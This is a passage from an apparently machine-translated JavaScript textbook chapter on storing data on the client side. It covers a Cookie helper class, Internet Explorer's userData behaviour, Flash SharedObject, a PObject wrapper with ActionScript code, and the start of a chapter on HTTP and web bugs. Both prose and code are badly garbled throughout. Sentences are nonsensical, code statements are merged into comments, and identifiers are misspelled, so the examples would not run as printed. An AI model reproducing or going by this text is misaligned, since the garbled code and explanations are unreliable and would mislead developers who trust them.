< script src = " Cookie . js "> </ script > <! - connect Cookie class ->
< script >
// Create cooki an e , which will be used to store the //
information about the state of the Web page. var cookie = new
Cookie (" vistordata ");
```



```
// First try to read the data stored in the cookie .
// If it doesn't already exist (or doesn't contain the required data),
// request data from the user if ( Icookie . name ||! cookie . color ) {
   cookie . name = prompt (" Enter your name: ", " "); cookie
   . color = promptf '^^ your preferred color:", "");
}
// Remember the number of times the user has visited the page if (
Icookie . Visits ) cookie . visits = 1; else cookie . visits ++;
// Store the data in a cookie , which includes a hit counter.
// Set the cookie lifetime to 10 days. Since the path // attribute is not
defined, the cookie will be available to all web pages in the same //
directory and subdirectories. Therefore it is necessary to ensure that
// that the cookie name " visitordata " will be unique across all these
pages. cookie . store (10);
// You can now use the data and received from the cookie // (or from
the user) to greet the user by name,
// highlighting the greeting with the color the user prefers. document .
write ('< h 1 style = " color :' + cookie . color + '">' +
      'Welcome,' + cookie . name + '!' + '</ h 1>' +
      '< p > Bbi visited us' + cookie . visits + 'times.' +
      '< button onclick = "window.cookie.remove ();"> Forget about me </
      button >');
```

```
</ script >
```

The actual definition of the Cookie class is shown in Example 19.2.

Example 19.2. The Cookie Helper Class

```
/ **
This is the constructor function Cookie ().
*
This constructor retrieves a cookie with the given name for the current
document.
  If a cookie exists, its value is interpreted as a set of name-value pairs,
after which these values are saved as properties of the newly created
object.
*
To store new data in the cookie , simply set
the value of the cookie property . Avoid using properties
with the names " store " and " remove ", because these names are reserved
                                                    for methods of the object.
To save cookie data in the local storage of your web browser,
the store () method should be called .
To remove cookie data from the browser's storage, you call the remove ()
                                        method .
*
The static method Cookie . enabled () returns true ,
if cookie s is allowed in the browser, otherwise
returns false.
* /
function Cookie (name) {
   this . $ name = name ; // Remember the name of this cookie
   // First of all, you need to get a list of all cookies ,
   // belonging to this document.
   // To do this, read the contents of the Document property . cookie .
```

```
// If no cookies were found, do nothing. var allcookies = document .
cookie ; if ( allcookies == "") return ;
// Split the string into separate cookies , and then loop through all the
received strings to find the required name. var cookies = allcookies . split
(';'); var cookie = null ;
for ( var i = 0; i < cookies . length ; i ++) {
    // Does the current cookie string start with the searched name? if
    ( cookies [ i ]. substring (0, name . length +1) == ( name + "=")) {
    cookie = cookies [ i ]; break ;
    }
}
// If a cookie with the required name is not found, return if ( cookie ==
null ) return ;
// The cookie value follows the equal sign var cookieval = cookie .
substring ( name . l ength +1);
// After the value of the named cookie is received,
// you need to split it into separate name-value pairs of // state
variables. The name-value pairs are separated from each other by the
// ampersand, and the name from the value inside the pair is
separated by colons.
// The split () method is used to interpret the value of the cookie . var a =
cookieval . split ('&'); // Transform into an array of name-value pairs for (
var i = 0; i < a . Length ; i ++) // Split each pair in the array a [ i ] = a [ i ].
split (':');
// Tep Eph after complete interpretation of the meaning cookie ,
// you need to define the properties of the cookie object and set their
values. // Note: property values need to be decoded,
// because the store () method encodes them. for ( var i = 0; i < a . length ;
i ++) {
    this [a [i] [0]] = decodeURIComponent (a [i] [1]);
}
}
/ **
```

This feature - a method store () object Cookie .
*
Arguments:
*
daysToLive : The lifetime of the cookie in days. If you set the value
this argument is zero, the cookie will be deleted. If you install
the value null or omit this argument, the lifetime cookie will
limited by the duration of the session and the cookie itself will not be
stored
browser when finished. This argument is used
to set the value of the max - age attribute in the cooki e- file.
path : the value of the path attribute in the cookie
domain : the value of the domain attribute in the cookie
secure : if passed true , set
secure attribute in cookie * /


```
Cookie.p rototype.store = function (daysToLive, path, domain, secure) {
  // First, you need to loop through the cookie's properties and
  concatenate // them as the cookie value . Since the equal sign //
  and semicolon characters are used for decorating needs with
  ookies ,
  // use ampersands to separate the state variables that make up
  the // cookie value ,
  // and colons to separate names and values within pairs.
  // Note: the value of each property is required
  // encode in case they contain punctuation marks
  // or other invalid characters.
  var cookieval = "";
```

```
   for (var prop in this) {
       // Ignore methods , as well as the names of properties ,
       starting with '$' if ((prop.charAt (O) == '$') || ((typeof this
       [prop ]) == 'function')) continue;
if (cookieval! = "") cookieval + = '&';
cookieval + = prop + ':' + encodeURIComponent (this [prop]);
   }
   // Now , when the obtained value of a cookie - a file , you can
   create a full // line a cookie - file , which includes the name and
   different and tributes ,
   // specified when creating the object Cookie
   var a cookie = the this $ name. + '=' +
   Cookieval; if (daysToLive || daysToLive == 0)
   {
cookie + = "; max-age =" + (daysToLive * 24 * 60 * 60);
   }
   if (path) cookie + = "; path =" + path; if
   (domain) cookie + = "; domain =" + dom ain;
   if (secure) cookie + = "; secure";
   // Now we need to save the cookie by setting the
   Document.cookie property document.cookie = cookie;
}
/ **
   This feature - the method of the remove () object Cookie ; it removes the
   properties of the object
   and the cookie itself from the browser 's local storage .
   *
   All arguments to this function are optional, but to remove
   cookie , you must pass the same values that were passed to the store ()
   method .
   * /
Cookie.prototype.remove = function (path, domain, secure) {
   // Remove properties of the Cookie fo r ( var
   prop in this ) {
if (prop.charAt (0)! = '$' && typeof this [prop]! = 'function') delete
       this [prop];
   }
```

```
  // then save the cookie with term life , equal to 0
  this.store (0, path, domain, secure);
}
/ **
  This static method is trying to determine whether to allow the use of
  cookies
  in the browser. Returns the value to true , if allowed, and to false -
  otherwise.
```



```
  The return value true does not guarantee that storing cookies
  actually allowed. Temporary session cookies can still be
  available even if this method returns false .
  * /
  Cookie . enabled = function () {
  // Use the navigator property . cookieEnabled , if it is defined in the
  browser the if ( navigator . cookieEnabled ! = undefined The ) return
  statement navigator . co okieEnabled ;
  // If the value has already been cached, use this value if ( Cookie .
  Enabled . Cache ! = Undefined ) return Cookie . enabled . cache ;
  // Otherwise create a test cookie with some lifetime document . cookie =
  " testcookie = test ; max - age = 100 00"; // Set cookie
  // Now check - whether stored cookie -file var , the cookies have =
  document . cookie ; if ( cookies . indexOf (" testcookie = test ") == -1) {
      // Cookie not been saved
      return Cookie.enabled.cache = false;
  }
  else {
```

```
        // Cookie has been saved , the poet Mu his need to remove
        before the release of document.cookie = "testcookie =
        test; max -age = 0"; // Delete cookie return
        Cookie.enabled.cache = true;
    }
    }
```

Alternatives to cookies

Cookies are a couple of disadvantages to which matured complicate their use for church neniya data on one hundred customer Rhone:

The cookie size is limited to 4 KB.

en when cookies are used solely for the needs of the client-based scenarios nariev, they are still loaded on a Web server when you request any page with which they are associated. If cookies are not used N and the server, they Pona Prasna consume bandwidth.

There are two alternatives to using cookies . As of Internet Explorer in the Con tea Flash -module are branded (respectively by Microsoft and as Adobe) mechanisms for storing data on the side of Clieu coagulant. Although they do not standartizova us, however, these mechanisms have received fairly widespread set, which means that at least one of them will be available in the majority stve major browsers. Mechanisms for storing data provided IE and the F lash , briefly described in the following sections and in the end of the chapter leads Xia advanced example of a program that performs data storage with at Menen mechanisms of IE , the Flash , or , the cookies have .

UserData persistence mechanism in IE

Of Internet Explorer allows you to store information on the client side agent in E the DHTML . For access to this mechanism is necessary to make an element (the Khoi as a < div >) to behave in a special way. One such tool is CSS :

```
< ! - This stylesheet defines a class named " persistent " ->
< style >. persistent { behavior : url (# default # userData );} </ style >
<! - This < div > element is a member of this class ->
<div id = "memory" class = "persistent"> </div>
```

Since the beha vior attribute is not part of the CSS standards , other browsers simply ignore it. The behavior attribute of an element style can also be set from a JavaSoript script:

```
var memory = document . getElementById (" memory "); memory .
style . behavior = " url ('# default # userD ata ')";
```

When the HTML -element assigned behavior « userData » [1] , is made available new methods (defined attribute for this element behavior). That would save the data in the persistent store, you must set values Niya attribute element method om the setAttribute (), and then save these attributes by calling the save ():

```
var memory = document . getElementById (" memory "); // Get a link to
the element,
                                                    // storing
data memory . setAttribute (" username ", username ); // Define data
as attributes
memor y . setAttribute (" favoriteColor ", favoriteColor ); memory .
save (" myPersistentData "); // Save data
```

Note: the method of the save () takes a string argument - the name (about arbitrary), under which the data will be stored. To read this data later , you must use the same name.

For the data to be stored by a m e nisms of Internet Explorer , you can op Roedel expiry date in the same way as for the cookie -file. To do this, set the expires property before calling the save () method . In the property line must be written in the same form in which it is WHO rotated by a Date . toUTCString (). For example, to determine the time for the action Vija in 10 days, starting from the current point in the previous segment need to bavit follows blowing line:

```
var now = (new Date ()). getTime (); // Current moment
```

```
                                                                    // in
    milliseconds
    var expires = now + 10 * 24 * 60 * 60 * 1000; // 10 days from the current

                                                                    //
    moments in milliseconds memory . expires = ( new Date ( expires
    )). toUTCString (); // Convert to string
```

To read a previously saved data, perform the same steps on the reverse order: call the method the load (), to download the data and then call the getAttribute () to get the attribute values:

```
    var memory = document . getElementById (" memory "); // Get a link to
    the element,
                                                                    //
    storing data memory . load (" myPersistentData "); // Read data by
    name
```

Behavior userData - only one of the four available of Internet Explorer boil Antes behaviors associated with the storage of data on the client side. P odrob complete description of information storage mechanisms of Internet Explorer can be found at: *http_: //_msdn_._microsoft_._com_/_workshop_/_author_/_persistence_/_overview_._asp_*.


```
    var user = memory . getAttribute (" username "); // Read values
    var color = memory.getAttribute ("favoriteColor"); // attributes
```

Saving data with a hierarchical structure

Possible mechanisms of userData not limited to preserving and rebellion leniem attribute values. Any element which is determined for the behavior of userData , has a full XML -documents associated with that element. Applying this behavior to an HTML element creates an XMLDocument property on that element, and the value of this property is a DOM Document object .

You can use DOM methods to add content to this document before calling the save () method, or to retrieve data after calling the load () method (see Chapter 15). For example:

```
var memory = document . g etElementById (" memory "); // Get a link to
the element,
                                                                    //
storing data var doc = memory . XMLDocument ; // Get a link to
the document
var root = doc . documentElement ; // The root element of the document

root . appendChild ( doc . createTextNode (" data here ")); // Save the text
in the document
```

With the ability to use XML -documents can be saved given nye with a hierarchical structure, for example to convert the JavaScript-Ob tree OBJECTS into the tree XML -elements.

Limitations

IE's persistence mechanism can store much larger amounts of data than cookies . Each page can store up to 64 KB, and ka zhdy web server - up to 640 KB. Sites in trusted local networks can with stored even larger volumes. For the end user is not documented in annogo way to change the storage size limits, or even from the Enable persistence mechanism.

Sharing saved data

Like cookies, data stored using IE mechanisms is available to all web pages in one directory. However, unlike cookies , when using the IE engine, a web page cannot access the data stored by pages from the parent directory. In addition, the preservation of the mechanism given GOVERNMENTAL IE does not attribute equivalent attributes , the cookies have path and do main . For this reason, it is not possible to expand the range of pages that have access to the same data. Finally, the data stored in the IE , only pages from

one directory may be shared or uploaded E only via odnog of the same protocol. That is, the data stored pages loaded protocol the HTTPS , are unavailable for pages loaded protocol the HTTP .

A mechanism for storing SharedObject connected Flash module

Starting with version 6, the plug-in Flash -mod ul allows you to save data on the client side using the SharedObject class , which can be controlled from

Program ActionScript -code in Flash- rollers. [1] To use this mechanism, you need using the code on ActionScript to create Ob EKT SharedObject approximately as shown below. Note: For with you must specify the name (as well as the data stored a cookie):

```
var so = SharedObject.getLocal ("myPersistentDa ta");
```

The SharedObject class lacks a load () method similar to IE's persistence mechanism . The fact is that when an object is created the SharedObject , all data previously stored under the specified and m ENEMO, are loaded automatically. All SaredData objects have a data property . This property refers to the normal of Ac tionScript-object, and the actual data are available through the properties of this object. To read or save data, simply read or Vo ice sat property values of the object data :

```
var name = so . data . username ; // Read the previously saved data
so . data . favoriteColor = " red "; // Write the saved data
```

The properties of the object data can be recorded not only the values of elementary five dressings, such as a number or string, but these values, e.g., as arrays.

Although the SharedObject does not have a save () method , it does have a flush () method that immediately saves the current state of the SharedObject . However, you don't need to call this method: the properties of the data object are saved automatically when the Flash movie is unloaded. In addition, it should be on the label, that the object SharedObject does not provide the possibility to determine the expiration date or the lifetime of the stored data.

Keep in mind that all the code, prodemonstrirova nny This section of Les, not an executable browser JavaScript -code - is the ActionScript - code, which is executed by Flash module. If you need to use the proposed Flash mechanism for storing data from the JavaScript -stsenariev, you will have authority izovat interaction between JavaScript -stsenariem and Flash-mo dulem. How to do this in Chapter 23. Example 22.12 Demo ruetsya how to use the class Externallnterface (available to connect the IOM Flash -module version 8 or higher), which is the first easy call ActionScript-IU todov of JavaScript -stsenariev. In Examples 19.3 and 19.4 show low leveled the mechanisms of interaction between JavaScript and the ActionScript . Methods for the GetVariable () and the SetVariable () of the plug-in object Flash module poses the will of JavaScript -stsenariyam receive and write ActionScript-change values GOVERNMENTAL, and using ActionScript - function the fscommand () , you can transfer the data in JavaScript -stsenary.

Full description of the class SharedObject and data storage mechanism Flash-mode A can be found on the site Adobe at the following address: *http_: // www_. adobe_. com_/ support_/ of flash_/ acti_- on _ scripts directory / local _ the shared _ object* / . On the basis of the existence of a mechanism to save data to Flash , I learned from Brad Newberg (Br of ad Neuberg), which first began to use it from JavaScript -stsenariev in its draft AMASS *(http : // coding - inparadise . Org / projects' / storage / the README . The html).* At the time of this writing, Straw EC project continues its development; for more information you Mauger those floor chit Breda on a personal page (*http_: // codinginparadise_. org_*).

Limitations

By default, the Flash player allows you to save up to 100KB of data from a single website. The user can change this value in the range from 10 KB to 10 MB. In addition, they have the power to remove the restriction or floor Nosta disable the ability to save data. If the site tries to store data, the volume of which exceeds the set th limitation, the Flash - player will prompt the user for permission to increase church nilischa for this Web site.

Sharing saved data

By default, the stored data is available only to the Flash -roliku, koto ing created them . However, it is possible to loosen this restriction and SOM different rolls from one directory or from one server to share the saved data. This is done in a very similar way to using the path attribute in a cookie . When the SharedObject object is created using the SharedObject method . getLocal () by the second argument can convey path which fraction wives constitute the initial part of the actual path of the URL URLs ro face. After that, any other video located along the same path will be able to access the data saved by the current video. For example, in follows blowing fragment object is created the SharedObject , which can be used by all Flash -rolikami the same web server:

```
SO var = SharedObject.getLocal ( "the My / the Shared / Persistent / the
Data", // They I object
                                "/"); // Way
```

When working with the class SharedObject of JavaScript -stsenariev you hardly The interested vanities ability to share data in different Flash - rolikami rather various Web pages operated by a roller (see. Example 19.3 in the seq eduyuschem section).

Example: stored objects

This section concludes with example expanded, defining a unified application interface to access three mechanisms preservation Nia data

addressed in this chapter. The n p Imeri 19.3 is determined to lasso allows you to store objects. The PObject class is very similar to the Cookie class in Example 19.2. First , a stored object is created using the PObject () constructor. Constructor object name, a set of default values, and handler function soby ment the onload . The constructor creates a new JavaScript -object and attempts to download the data previously stored with the CCH bound name. If the data is found, performed their interpretation vie de name-value pairs, then these pairs are transformed into its -keeping newly created this object. If the data is not found, the values set nye as properties offered by default. In any case, this function tion handler is invoked asynchronously when the data is ready to use.

After calling Obra handler events onload stored data become available GOVERNMENTAL as properties of the object PObject , as if it were a conventional properties JavaScript -objects. To save the new data, you first need to set the required properties of the PObject (boolean, numeric, or string)

pa) and then call the method save () object PObject , indicating if desired the data duration (in days). To delete the stored data, call ME Todd forget () object pObject .

Selected below grade PObject at work in IE uses a mechanism of preservation Nia data of the browser. Otherwise, it checks the availability under the stalks version of Flash module and if available using the mechanism of preservation Niya the F lash module. If none of these options is not available, preserves nenie performed by , the cookies have . [1]

Note: Class PObject allows for the preservation of values only element tary types and converts the numeric value and logical types in the ranks ki. It is possible to implement serialization of arrays and objects into strings, and

when loading data, convert these strings back to arrays and objects (you can read more about this at: *http_: //_www_._Json_._Org_)* , but this is not provided for in this example.

Example 19.3 is large enough, but it contains detailed comments on this to understand it does not take much. Be sure to read the introductory comment, which describes the class PObject and his butt Noah inter face (the API).

Example 19.3. PObject . js : persistent objects to JavaScript objects, the PObject

```
/ **
PObject . js : JavaScript objects that allow data to be persisted between
sessions with a browser and can be shared between web pages
one directory from the same server.
*
This module defines a PObject () constructor , with which
a stored object is created.
Objects PObject have two public methods. The save () method saves
current values of properties of the object, and the method forget () ud
alyaet stored
object property values. To define a stored property in an object
PObject , it's enough to just set the property as if it were
a regular JavaScript object, and then call the save () method to save
the current state of the object. You shouldn't use the names " save "
and " forget " to define its properties, just like you shouldn't
use names starting with $. The PObject assumes
that the values of all properties will be of string type. Although at the
same time
it is allowed to store numerical and logical values, but when receiving
data, they will be converted to strings.
*
During PObject creation the stored data is loaded and saved
in the newly created object as regular JavaScript properties, and you can
ASIC lzovat PObject the same way as a normal JavaScript object named.
Please note: by the time the PObject () constructor returns
management, stored properties may not be ready for use yet
```

In addition, you can define a class that zadeyst would Vova cooki . es as the foundations of Noah mechanism for storing data, and the opportunities

provided by 1E and E1avI- module would be used only if the user has blocked sook1e files.

and you need to wait until, ideally, asynchronously call the handler function
events onload not received notice of readiness,
which is passed to the constructor.
*
Constructor:
PObject (name, defaults, onload):
*
Arguments:
*
name A name that identifies the stored object. One page can store
data in multiple PObjects , and each PObject
is available for all pages from one directory, so the given name
must be unique within the directory. If this argument
contain the value null or is missing, it will ispolz ovano
the name of the file (not the directory) that contains the web page.
*
defaults Optional JavaScript object. If previously saved
the property values of the stored object will not be found (which
can happen when the PObject is first created)
the properties of this object will be copied to the newly created
object PObject.
*
onload A function to be called (asynchronously) when stored values
will be loaded into the PObject and ready to use.
This function is called with two arguments: an object reference
PObject and the name of the PObject . This function is called already
* after * after the PObject () constructor returns.
Until then, the PObject properties should not be used.
*

PObject.save (lifetimelnDays) method :
Preserves the properties of the PObj ect and ensures that they are stored at least
least the specified number of days.
*
PObject.forget () method :
Removes the properties of the PObject . Then saves the "empty" object PObject in storage, and if possible, determines what the retention period is this object has already expired.
*
Implementation notes:
*
This module defines a uniform application interface (API) for an object PObject , which provides three different implementations of this interface. As of Internet Explorer , the mechanism of conservation " UserData ". In any other browsers in which the Flash module is installed from Adobe , the SharedObject persistence mechanism is used . In browsers, other than IE and do not have a Flash plug-in, is used cookie- based implementation . Please note: Flash implementation is not Supports the ability to define an expiration date stored data, so in this implementation, stored data exists until explicitly removed.
*
Sharing PObjects:
*
The data saved in the PObject from one page will be available

from other pages located in the same directory on the same web server. When using a cookie- based implementation, the pages located in nested directories, can read (but not write) properties of objects PObject , create pages from the parent directory. When

```
implementations based on the Flash module, any pages from the same web
server can
share data if you use a modified
version of this module.
*
Different browsers store their cookies in different storage,
therefore the data stored as cookies in one browser will be
not available in other browsers. However, if two browsers use
the same installed copy of the Flash module, they can
use the data saved with the implementation based on the Flash module.
*
Security Details:
*
The data saved as a PObject is stored in unencrypted
on the hard disk of the local system. Applications running on this
computer can read this data, so PObject is not suitable
to store private information such as credit card numbers,
passwords or bank account numbers.
* /
// This is the constructor
function PObject ( na me , defaults , onload ) {
( Inane ) { // If no name is given, use the last component of the URL name
  = window . location . pathnane ; var pos = nane . lastIndexOf ("/"); if (
  pos ! = -1) name = name . substring ( pos +1);
  }
  this . $ name = name ; // Remember name
  // Call the delegated private init () method ,
  // implementation-defined. this . $ init ( name , defaults , onload );



}



// Saves the current state of the PObject for the specified number of days.
PObject.prototype.save = function (lifetimelnDays) {
  // First, convert the object properties into one string var s = ""; //
  Initially, the string is empty
```

```
      for ( var name in this ) { // Loop over object properties
    if ( name . charAt ( O ) == "$") continue ; // Skip private properties,
                                                // whose names start
    with $ var value = this [ name ]; // Get property value
    var type = typeof value ; // Get the property type
    // Skip object properties and functions if ( type == " object " || type
    == " function ") continue ; if ( s . length > 0) s + = "&"; // Separate
    properties with &
    // Add property name and encoded value s + = name + ':' +
    encodeURIComponent ( value );
  }
  // Then call the implementation-defined delegated method
  // to actually save the string. this . $ save ( s , lifetimelnDays );
```



```
PObject . prototype . fo rget = function () {
  // First, delete the serializable properties of this object using the //
  same property selection criteria as used in the save () method .
  for ( var name in this ) {
      if (name.charAt (0) == '$') continue; var
      value = this [name]; var type = typeof
      value;
      if (type == "function" || type == "object") continue;
      delete this [name]; // Remove property

  // Then erase the previously saved data by writing an empty
  string // and setting the lifetime to 0. this . $ Save ("", 0);
};
```

```
// Convert string to name / value pairs and turn them into properties of this
object .
// If string is not defined or empty, copy properties from the default object.
// This private method is used by the $ init () implementations .
PObject . prototype . $ parse = function ( s , defaults ) {
(! s ) {// If the line is missing, use the default object if ( defaults ) for
    ( var name in defaults ) this [ name ] = defaults [ name ]; return ;

   // name-value pairs separated by ampersand and the name and the
   value // within each pair - a symbol of the colon.
   // All conversions are done using the split () method . var props = s .
   split ('&'); // Convert string to array of name / value pairs for ( var i
   = 0; i < props . length ; i ++) { // Loop through name / value pairs
   var p = props [ i ] ;
       var a = p . split (':'); // Split each pair with a colon this [ a [0]]
       = decodeURIComponent ( a [1]); // Decode and save
                                      // as a property
   }
};
/ *
   Next is the implementation-dependent part of the module.
   For each of the implementations, the $ init () method is defined , which
   loads
   the stored data, and the $ save () method that saves the data.
   * /
// Determine if the given program code is running under IE ,
// if not, check if the Flash module is installed and has // a high enough
version number
var isI E = navigator . appName == " Microsoft Internet Explorer "; var
hasFlash 7 = false ;
if (! isIE && navigator . plugins ) { // If architecture is used
                                          // modules for
   Netscape var flashplayer = navigator . plugins ["
   Shockwave Flash "]; if ( flashplayer ) { // If the Flas h
   module is installed // Retrieve the version number var
   flashversion = flashplayer . description ;
```

```
        var flashversion = flashversion.substring (flashversion.search ("\\
        d")); if (parselnt (flashversion) > = 7) hasFlash7 = true;
    }
}
if (islE) { // If the browser is IE
    // Delegate constructor PObject () this function initialization
    PObject.prototype. $ The init = function (name, defaults, the
    onload) {
        // Create a hidden element to the behavior userData to save Dunn 's
        var div = document . createElement (" div "); // Create < div > tag this
        . $ Div = div ; // Remember the link to it
        div . id = " PObject " + name ; // assign a name
        div . style . display = " none "; // Make it invisible
        // The following is an IE- specific persistence implementation .
        // The " userData " behavior adds getAttribute () methods ,
        // setAttribute (), load () and save () on the < div > element .
        // you'll need them later.
        div . style . behavior = " url ('# default # userData ')"; document .
        body . appendChild ( div ); // Add item to document
        // Now we need to get the previously saved data. div . load ( name );
        // Load data saved under the specified name // Data is a set of
        attributes. We only need one // of them. We have arbitrarily chosen
        the name " data " for the attribute . var data = d iv . getAttribute ("
        data ");
        // Convert the received data into properties of the object this . $ Parse
        ( data , defaults );
```

```
        // If was determined callback function onload , schedule //
        asynchronous call this function after the constructor // PObject () for
        finish work. if ( onload ) {
            var pobj = this ; // You cannot use the " this " keyword in nested
            functions setTimeout ( function () { onload ( pobj , name );}, 0);
        }
    }
    // Saves the current state of the stored PObject . prototype . $ save
    = function ( s , lifetimeInDays ) {
        if ( lifetimeInDays ) {// If a lifetime is specified, convert it // to the
        expiration date var now = ( new Date ()). getTime ();
            var expires = now + lifetimeInDays * 24 * 60 * 60 * 1000;
            // Set the expiration date as // a string property of the < div >
            element this . $ Div . expires = ( new Date ( expires )).
            toUTCString ();
        }
        // Now save the data
        this . $ div . setAttribute (" data ", s ); // Set the value of the text
                                                    // attribute of the <
        div > element this . $ div . save ( this . $ name ); // And with
        guard this attribute
    };


}
```



```
else if ( hasFlash 7) {// Flash Based Implementation
    PObject.prototype. $ Init = function (name, defaults, onload) {
```

```
    var moviename = "PObject_" + name; // tag identifier <embed> var url
    = "PObject.sw f? name =" + name; // URL - address of the video file
    // When the Flash player starts up and receives our data,
    // it will send a notification using FSCommand . Therefore, // we need
    to define a handler for this event. var pobj = this ; // For use in a nested
    function, // Flash requires the function name to be global window [
    moviename + "_ DoFSCommand "] = function ( command , args ) {
        // Now we know that the data has been loaded by the Flash module,
        // hence you can read them
        var data = pobj . $ flash . GetVariable (" d ata ")
        pobj . $ parse ( data , defaults ); // Convert data to properties
                                                // or copy the default data if (
        onload ) onload ( pobj , name ); // Call onload handler ,
                                    // if defined
    };
    // Create an < embed > tag to store the Flash movie. Tag Usage
    // < object > is more standards-compliant, but it causes problems
    // when receiving FSCommand . Please note: we never use
    // Flash in IE , which greatly simplifies implementation.
    var movie = document . createElement (" embed "); // Element with p
    olik
              movie . setAttribute (" id ", moviename ); // Element ID
    movie.setAttribute ("name", moviename); // And the name
    movie.setAttribute ("type", "application / x-shockwave-flash");
    movie.setAttribute ("src", url); // This is the URL - the address of the
    roller
    // Make the video less visible and move it to the upper right corner
    movie . setAttribute (" width ", 1); // If set to 0,
                                                // this won't work
    movie . setAttribute (" height ", 1);
    movie . setAttribute (" style ", " position : absolute ; left : 0 px ; top : 0
    px ;"); document . body . appe ndChild ( movie ); // Add movie to
    document this . $ Flash = movie ; // And remember for future use
};
PObject.prototype. $ Save = function (s, lifetimeInDays) {
    // To save the data, just define them as variables // Flash- roll. The
    actionScript code of the movie will save them.
```

```
    // Please note: the mechanism for saving the Flash module // does not
    support the ability to determine the lifetime. this . $ flash . SetVariable
    (" data ", s ); // Ask Flash to save the text
  };
}
else {/ * If it is not IE and there is no Flash 7 module , use cookies * /
PObject . prototype . $ init = function ( name , defaults , onload ) { var
allcookies = document . cookie ; // Get all cookies var data = null ; // Assume
no cookie
    var start = allcookies . indexOf ( name + ' ='); // Find the beginning of
    the cookie if ( start ! = -1) { // Found
        start + = name.length + 1; // Skip cookie name
      var end = allcookies.indexOf (';', start); // Find the end of the cookie
      if (end == -1) end = allcookies.length;
```



```
        data = allcookies . substring ( start , end ); // Retrieve data
      }
      this . $ parse ( data , defaults ); // Convert the cookie value to
      properties if ( onload ) { // Call the onload handler
      asynchronously
        var pobj = this;
        setTimeout (functio n () {onload (pobj, name);}, 0);
      }
    };
    PObject.prototype. $ Save = function (s, lifetimeInDays) {
      var cookie = this. $ name + '=' + s; // Cookie name and value if
      (lifetimeInDays! = Null) // Add end date
```

```
            cookie + = "; max-age =" + (lifetimeInDays * 24 *
        60 * 6 0); document.cookie = cookie; // Save
        cookie
    };
}
```

ActionScript code for working with the Flash persistence engine

The software example code 19.3 is not complete, as its implementation will save the data on the basis of the mechanism of Flash is to use Flash -Role ka with IME it *pObject . swf* . This movie is nothing more than a compiled ActionScript file. The ActionScript code is shown in Example 19.4.

Example 19.4. ActionScript code for saving data based on the Flash engine

```
class PObject {
    static function main () {
        // The SharedObject exists in Flash 6, but it is not immune to //
        cross-site scripting attacks, so we need // Flash version 7 player
        var version = getVersion ();
        version = parseInt ( version . substring ( version . lastIndexOf
        (""))); if ( isNaN ( version ) | | version <7) return ;
        // Create an object the SharedObject , which will contain //
        stored data. The object name is passed in the movie's URL
        string // like this: PObject . swf ? name = name _ root . so =
        SharedObject . getLocal (_ root . name );
        // Get initial data and store it in _ root . data .
        _ root . data = _ root . so . data . data ;
        // Watch the variable. If changed, save its new value. _ root .
        watch (" data ", function ( propName , oldValue , newValue ) {
                _ root . so . data . data = newValue ;
                _ root . so . flush ();
                });
        // Notify JavaScript -code that stored data is received.
        fscommand (" init ");
    }
}
```

The ActionScript code is pretty simple. It begins with the creation of Ob EKTA the SharedObject , using the name specified (from JavaScript - stsenariya)

as a query string in the URL of the movie object. When creating an object Sha redObject loading stored data, which in this case are represented as a single line. This string is passed back JavaSoript -stsenariyu via Strongly function fscommand (), which is defined in the script of the responsibility of carrying doFSCommand . Furthermore, ActionScript -code function sets ob originators which will be caused when changing the properties of the data root Ob EKTA. Changing the value of the property d The ata from JavaScript -code is made Pomo schyu features the SetVariable (), and the ActionScript -obrabotchik called in response and saves the data.

ActionScript code from *PObject . as ,* that set out in Example 19.4, optionally go to compile image *PObject . s wf* , before he can uses vatsya with Flash - player. This can be done using freely distributed direct compiler ActionScript named *mtasc* (available at: *http : // www . Mtasc . Org).* Called by the compiler p as follows:

```
mtasc - swf PObject . swf - main - header 1: 1: 1 PObject . as
```

The result of the compiler *mtasc* is the file format of the SWF , which will call the method pObject . main () from the first frame of the movie. However, if you use the integrated environment of the first developing the Flash , you can clearly defined casting method call pObject . main () from the first frame. Alternatively, you can simply copy the code from the main () method and paste it into the first frame.

Stored data and security

At the beginning of example 19.3 it was noted nekoto rye security problems, to torye should keep in mind, while maintaining the data on the client side. Remember: Liu bye data stored on the client hard disk is written in an open unencrypted. Therefore, they can be accessed as a curiosity conductive users who have access to a computer, and malicious about grammnomu requirements (eg, a variety of spyware programs) running on that computer. Therefore, mechanisms to preserve given GOVERNMENTAL user side should never have us used to store frequently Neu information: passwords, bank account numbers and the like. Remember those: if the user entered any of the information in the form in the interaction Corollary to your web site, it does not mean that he would like to keep to the opium of the data in their hard drive. As an example, imagine the number of credit ditnoy card. This is private information that people hide from prying eyes in their wallets. Save this kind of information on the side Klien that - all the same that napisat s credit card number on a piece of paper and glue this piece of paper on the keyboard the user's computer. Because spy pro grams are widely used (at least in the Windows), it would be like to send this information unencrypted h Erez Internet.

In addition, it should be noted that many websites use cookies and other data storage mechanisms to track the movements of users of the World Wide Web, which causes mistrust among the latter. Engage fur closers storage DATA X, described in this chapter, to make your website bo a more convenient, but do not use them to collect information about users.

20

Working with the HTTP protocol

Hypertext Transfer Protocol (the Hypertext Transfer Protocol , the HTTP) to determine is how Web browsers should request documents, they should be

required before Vat web servers and data as Web servers must respond to these lock myself sy and transmission. It is clear that web browsers work very hard with the proto stake the HTTP . However, as a rule, the script does not work with the protocol of the HTTP , when the user clicks on the link submits the form or enters the URL in the address bar. At the same time, usually, though not always, JavaScript code *is capable of* working with the HTTP protocol .

HTTP requests can be triggered when the script sets the value of the location property of the Window object or calls the submit () method of the Form object . In both their cases, the browser loads the page in a new window, overwriting any executable shiysya scenario. This kind of interaction with the HTTP protocol can be perfectly valid for web pages with multiple frames, but in this chapter we will talk about something else. Here we look at this interaction JavaScript -code with a web server, where the web browser is not ne rezagruzhaet CURRENT u th Web page .

The < img >, < frame > and < script > tags have a src property . When the script is recorded in the property URL -address, initiated HTTP -query GET and download content from this URL URLs. Thus, the script can send information to the web server to Bavly it as a query string in the URL - address IMAGE supply and setting the property src element < img >. In response to this request, the Web server should return a picture that, for example, can be invisible: transparent and the size of 1 x 1 pixel. [1]

Such images are sometimes called *web bugs (web bugs).* They are notorious because of security problems, t. To. Can be used to exchange information (counting the number of visits and traffic analysis) with third-party server is running rum (not the one from which has been downloaded on the page). If the Web page by setting the properties of src image to transmit information back to the server, with co torogo it was loaded, no problems arise with security .

